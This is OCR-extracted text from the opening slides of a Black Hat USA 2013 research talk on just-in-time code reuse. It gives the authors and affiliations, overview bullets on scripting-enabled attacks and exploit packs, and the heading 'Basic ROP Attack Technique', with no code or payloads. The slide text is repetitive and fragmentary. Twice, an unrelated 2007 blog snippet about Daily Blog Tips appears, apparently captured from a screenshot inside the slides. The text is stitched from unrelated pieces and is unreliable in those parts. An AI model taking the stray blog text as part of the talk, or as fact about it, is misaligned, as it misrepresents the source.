black hat USA 2013

Just-in-Time Code Reuse

The more things change, the more they stay the same

Kevin Z. Snow[1]   Luca Davi[2]

&

A. Dmitrienko[2]   C. Liebchen[2]   F. Monrose[1]   A.-R. Sadeghi[2]

[1] Department of Computer Science
University of North Carolina at Chapel Hill

[2] CASED / Technische Universität
Darmstadt, Germany

The Big Picture

The Big Picture

The Big Picture

- Scripting facilitates attacks

The Big Picture

AS3 ActionScript 3.0 JavaScript

- Scripting facilitates attacks

Large attack surface

The Big Picture

- Scripting facilitates attacks
- Exploit packs automate increasingly complex attacks
- Adversary must apply a code-reuse strategy

Large attack surface

The Big Picture


The New Y

Saturday, January 6, 2007

Daily Blog Tips awarded the

Last week Darren Rowse, from the famous Problogger blog, announced the winners of his latest Group Writing Project called "Reviews and Predictions". Among the Daily Blog Tips is attracting a vast audience of bloggers who are looking to improve their blogs. When asked about the success of his blog Daniel commented that

The Big Picture



The New Yo
Saturday, January 6, 2007

Daily Blog Tips awarded the

Last week Darren Rowse, from the famous Problogger blog, announced the winners of his latest Group Writing Project called "Reviews and Predictions". Among

the Daily Blog Tips is attracting a vast audience of bloggers who are looking to improve their blogs. When asked about the success of his blog Daniel commented that

The Big Picture




Basic ROP Attack Technique


Basic ROP Attack Technique

Adversary

